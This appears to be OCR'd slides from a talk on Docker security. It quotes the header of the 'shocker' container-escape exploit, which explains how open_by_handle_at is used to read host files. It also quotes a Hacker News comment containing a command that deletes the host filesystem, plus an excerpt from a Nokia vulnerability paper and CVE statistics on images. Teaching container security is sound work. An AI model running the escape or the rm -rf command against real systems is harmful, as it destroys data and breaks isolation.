```c
 * security of the host
 *
 * docker using container based VMM: Sebarate pid and net
 * stripped caps and RO bind mounts into container's /. However
 * as its only a bind-mount the fs struct from the task is shared
 * with the host which allows to open files by file handles
 * (open_by_handle_at()). As we thankfully have dac_override and
 * dac_read_search we can do this. The handle is usually a 64bit
 * string with 32bit inodenumber inside (tested with ext4).
 * Inode of / is always 2, so we have a starting point to walk
 * the FS path and brute force the remaining 32bit until we find the
 * desired file (It's probably easier, depending on the fhandle export
 * function used for the FS in question: it could be a parent inode# or
 * the inode generation which can be obtained via an ioctl).
 * [In practise the remaining 32bit are all 0 :]
 *
 * tested with docker 0.11 busybox demo image on a 3.11 kernel:
 *
 * docker run -i busybox sh
 *
 * seems to run any program inside VMM with UID 0 (some caps stripped); if
 * user argument is given, the provided docker image still
 * could contain +s binaries, just as demo busybox image does.
 *
 * PS: You should also seccomp kexec() syscall :)
 * PPS: Might affect other container based compartments too
 *
 * $ cc -Wall -std=c99 -O2 shocker.c -static
 */

#define _GNU_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
};
```

L: 1 C: 1 ANSI C Unicode (UTF-8) Unix (LF) Saved: 08.03.17, 19:12:55 5.115 / 732 /

Source: https://github.com/gabrtv/shocker

Missverständnisse +„frisch verliebt "

Jessie Frazelle's Blog

Docker Containers on the Desktop

Satu…

Hell…

If yo… engi…

Mos… or fo… danc… use …

I use…

But … expl… App…

news.ycombinator.com

Hacker News new | comments | show | ask | jobs | submit login

▲ Docker containers on the desktop (jessfraz.com)
267 points by julien421 744 days ago | hide | past | web | 74 comments | favorite

▲ alexlarsson 743 days ago [-]

This is not sandboxing. Quite the opposite, this gives the apps root access:

First of all, X11 is completely unsecure, the "sandboxed" app has full access to every other X11 client. Thus, its very easy to write a simple X app that looks for say a terminal window and injects key events (say using Xtest extension) in it to type whatever it wants. Here is another example that sniffs the key events, including when you unlock the lock screen: https://github.com/magcius/keylog

Secondly, if you have docker access you have root access. You can easily run something like:

```
docker run -v /:/tmp ubuntu rm -rf /tmp/*
```

Which will remove all the files on your system.

▲ jdub 743 days ago [-]

Just so everyone knows, this is Alex "I have a weird interest in application bundling systems" Larsson, who is doing some badass bleeding edge work on full on sandboxed desktop applications on Linux. :-)

http://blogs.gnome.org/alexl/2015/02/17/first-fully-sandboxe...

http://www.youtube.com/watch?v=t-2a_XYJPEY

Like Ron Burgundy, he's... "kind of a big deal".

(Suffer the compliments, Alex.)

▲ lv 743 days ago [-]

Yes, I think that it is important to make this point around as docker gains popularity: security is not part of their original design. The problem they apparently wanted to solve initially is the ability for a linux binary to run, whatever its dependencies are, on any system.

It does try to keep containers separated but it does not enforce that through a particularly strong mechanism.

…ssie Frazelle's Blog


7. Gparted

Dockerfile


Partition your device in a container.

MIND BLOWN.

```
$ docker run -it \
    -v /tmp/.X11-unix:/tmp/.X11-unix \ # mount the X11 socket
    -e DISPLAY=unix$DISPLAY \ # pass the display
    --device /dev/sda:/dev/sda \ # mount the device to partition
    --name gparted \
    jess/gparted
```



Sources: https://blog.jessfraz.com/posts/docker-containers-on-the-desktop.html | https://news.ycombinator.com/item?id=9086751



Source: https://xkcd.com/1988/

What could possibly go wrong?

Containers - Vulnerability Analysis

Theo Combe
Nokia
Bell Labs France
Nozay, France
Email: theo-nokia@sutell.fr

Antony Martin
Nokia
Bell Labs France
Nozay, France
Email: antony.martin@nokia.com

Roberto Di Pietro
Nokia
Bell Labs France
Nozay, France
Email: roberto.di-pietro@nokia.com

Abstract—**Cloud based infrastructures have typically leveraged virtualization. However, the need for always shorter development cycles, continuous delivery and cost savings in infrastructures, led to the rise of containers. Indeed, containers provide faster deployment than virtual machines and near-native performance. In this work, we study the security implications of the use of containers in typical use-cases, through a vulnerability-oriented analysis of the Docker ecosystem. Indeed, among all container solutions, Docker is currently leading the market. More than a container solution, it is a complete packaging and software delivery tool. In particular, we provide several contributions to the analysis of the containers security ecosystem: using a top-down approach, we point out vulnerabilities —present by design or driven by some realistic use-cases— in the different components of the Docker environment. Moreover, we detail real world scenarios where these vulnerabilities could be exploited, propose possible fixes, and, finally discuss the adoption of Docker by PaaS providers.**

KEYWORDS

Security, Containers, Docker, Virtual Machines, DevOps, Orchestration.

I. Introduction

Virtualization-rooted cloud computing is a mature market. There are both commercial and Open Source driven solutions. For the former ones, one may mention Amazon's Elastic Compute Cloud (EC2) [1], Google Compute Engine [2] [3], VMware's vCloud Air, Microsoft's Azure, while for the latter ones examples include OpenStack combined with virtualization technologies such as KVM or Xen.

Recent developments have set the focus on two main directions. First, the acceleration of the development cycle (agile methods and *devops*) and the increase in complexity of the application stack (mostly web services and their frameworks) trigger the need for a fast, easy-to-use way of pushing code into production. Further, market pressure leads to the densification of applications on servers. This means running more applications per physical machine, which can only be achieved by reducing the infrastructure overhead.

In this context, new lightweight approaches such as containers or unikernels [4] become increasingly popular, being more flexible and more resource-efficient. Containers achieve their goal of efficiency by reducing the software overhead imposed by virtual machines (VM) [5] [6] [7], thanks to a tighter integration of guest applications into the host operating system (OS). However, this tighter integration also increases the attack surface, raising security concerns.

The existing work on container security [8] [9] [10] [11] focuses mainly on the relationship between the host and the container. This is absolutely necessary because, while virtualization exposes well-defined resources to the guest system (virtual hardware resources), containers expose (with restrictions) the host's resources (e.g. IPC / filesystem) to the applications. However, the latter feature represents a threat for confidentiality and availability of applications running on the same host.

Containers are now part of a complex ecosystem - from container to various repositories and orchestrators - with a high level of automation. In particular, container solutions embed automated deployment chains [12] meant to speed up code deployment processes. These deployment chains are often composed of third parties elements, running on different platforms from different providers, raising concerns about code integrity. This can introduce multiple vulnerabilities that an adversary can exploit to penetrate the system. To the best of our knowledge, while deployment chains are fundamental for the adoption of containers, the security of their ecosystem has not been fully investigated yet.

The vulnerabilities we consider are classified, relatively to a hosting production system, from the most remote ones to the most local ones, using Docker as a case study. We actually focus on Docker's ecosystem for three reasons. First, Docker successfully became the reference on the market of container and associated *DevOps* ecosystem. In particular, 92% of surveyed people by ClusterHQ and DevOps.com [13] are using or planning to use Docker in a container solution. Second, security is the first barrier to container adoption in production environment [13]. Finally, Docker is already running in some environments which enable experiments and exploring the practicality of some attacks.

In this paper, we provide several contributions. First, we make a thorough list of security issues related to the Docker ecosystem, and run some experiments on both local (host-related) and remote (deployment-related) aspects of this ecosystem. Second, we show that the design of this ecosystem triggers behaviours (captured in three use-cases) that lower security when compared to the adoption of a VM based solution, such as automated deployment of untrusted code. This is the consequence of both the close integration of containers into the host system and of the incentive to scatter the deployment pipeline at multiple cloud providers. Finally, we argument on the fact that these use-cases trigger and






Fig. 4: Automated deployment setup in using github, the Docker Hub, external repositories from where code is downlo process.

Source: Combe et al., Containers - Vulnerability Analysis. + http://events.linuxfoundation.org/sites/events/files/slides/AttackingBigDataDeveloper_0.pdf



Source: https://www.slideshare.net/Sysdig/trace-everything-when-apm-meets-sysadmins


Inzwischen...



Source: VHPC16: Gantikow et al.
Providing Security in Container-based HPC Runtime Environments

3 Image Security

Motivation


Pulls
docker hub
Number of pulls
on Docker Hub
11,000,000,000
10,000,000,000
9,000,000,000
8,000,000,000
7,000,000,000
6,000,000,000
5,000,000,000
4,000,000,000
3,000,000,000
2,000,000,000
1,000,000,000
2014 1M PULLS
2015 1B PULLS
2016 8B PULLS
11B
2013
2014
2015
2016
2017

Etwas überspitzt, aber...

„Using Docker is like
downloading software of unknown origin from the internet and running it as root"
Quelle: Internet ;)

Why so serious?

Source: https://docs.google.com/presentation/d/1toUKgqLyy1b-pZlDgxONLduiLmt2yaLR0GliBB7b3L0/

CVE-2015-0235
aka
GHOST

"GHOST is a buffer overflow bug affecting the gethostbyname() and gethostbyname2() function calls in the glibc library. This vulnerability allows a remote attacker that is able to make an application call to either of these functions to execute arbitrary code."

66.6 %

of analyzed images on Quay.io

Coincidence? I think not !

Source: https://docs.google.com/presentation/d/1toUKgqLyy1b-pZlDgxONLduiLmt2yaLR0GliBB7b3L0/

CVE-2014-0160
aka
Heartbleed

“The TLS and DTLS implementations in OpenSSL do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read.”

80 %

of analyzed images on Quay.io

Source: https://docs.google.com/presentation/d/1toUKgqLyy1b-pZlDgxONLduiLmt2yaLR0GliBB7b3L0/

Source: https://memecrunch.com/meme/BMQAF/how-could-this-happen-to-me

Most containers built on same base layers

centos official	1.5 K STARS	2.4 M PULLS
busybox official	337 STARS	41.7 M PULLS
ubuntu official	2.5 K STARS	29.5 M PULLS
scratch official	121 STARS	226.7 K PULLS
fedora official	232 STARS	292.1 K PULLS

Source: https://docs.google.com/presentation/d/1toUKgqLyy1b-pZlDgxONLduiLmt2yaLR0GliBB7b3L0/

Metadata from image buildpack-deps

Last inspected 17 days ago.

Versions ▾

Tags	stretch-curl curl
Created	September 13, 2017 at 02:36 PM
ID	8c31a57ad361
Download Size	58.0 MB
Labels	*No labels*
Layers	4

43.0 MB debian *Untagged* version created on September 08, 2017 — What's this?

43.0 MB	`ADD file:a7405474b639b2239b96a93d02803224c052a390fe4...`
32 bytes	`CMD ["bash"]`

43.0 MB debian stretch stretch-20170907 latest 9 9.1 — What's this?

43.0 MB	`ADD file:a7405474b639b2239b96a93d02803224c052a390fe4...`
32 bytes	`CMD ["bash"]`

10.6 MB	`RUN apt-get update && apt-get install -y --no-install-recommends ca-certificates curl wget && rm -rf /var/lib/apt/lists/*`
4.4 MB	`RUN set -ex; if ! command -v gpg > /dev/null; then apt-get update...`

Source: https://microbadger.com/images/buildpack-deps

Planned parenthood

python (latest)

```
FROM buildpack-deps:jessie
ENV PATH /usr/local/bin:$PATH
[…]
```

buildpack-deps:jessie

```
FROM buildpack-deps:jessie-scm
RUN set -ex; apt-get update; \
[…]
```

buildpack-deps:jessie-scm

```
FROM buildpack-deps:jessie-curl
RUN apt-get update && apt-get install -y \
[…]
```

buildpack-deps:jessie-curl

```
FROM debian:jessie
RUN apt-get update && apt-get install -y \
[…]
```

debian:jessie

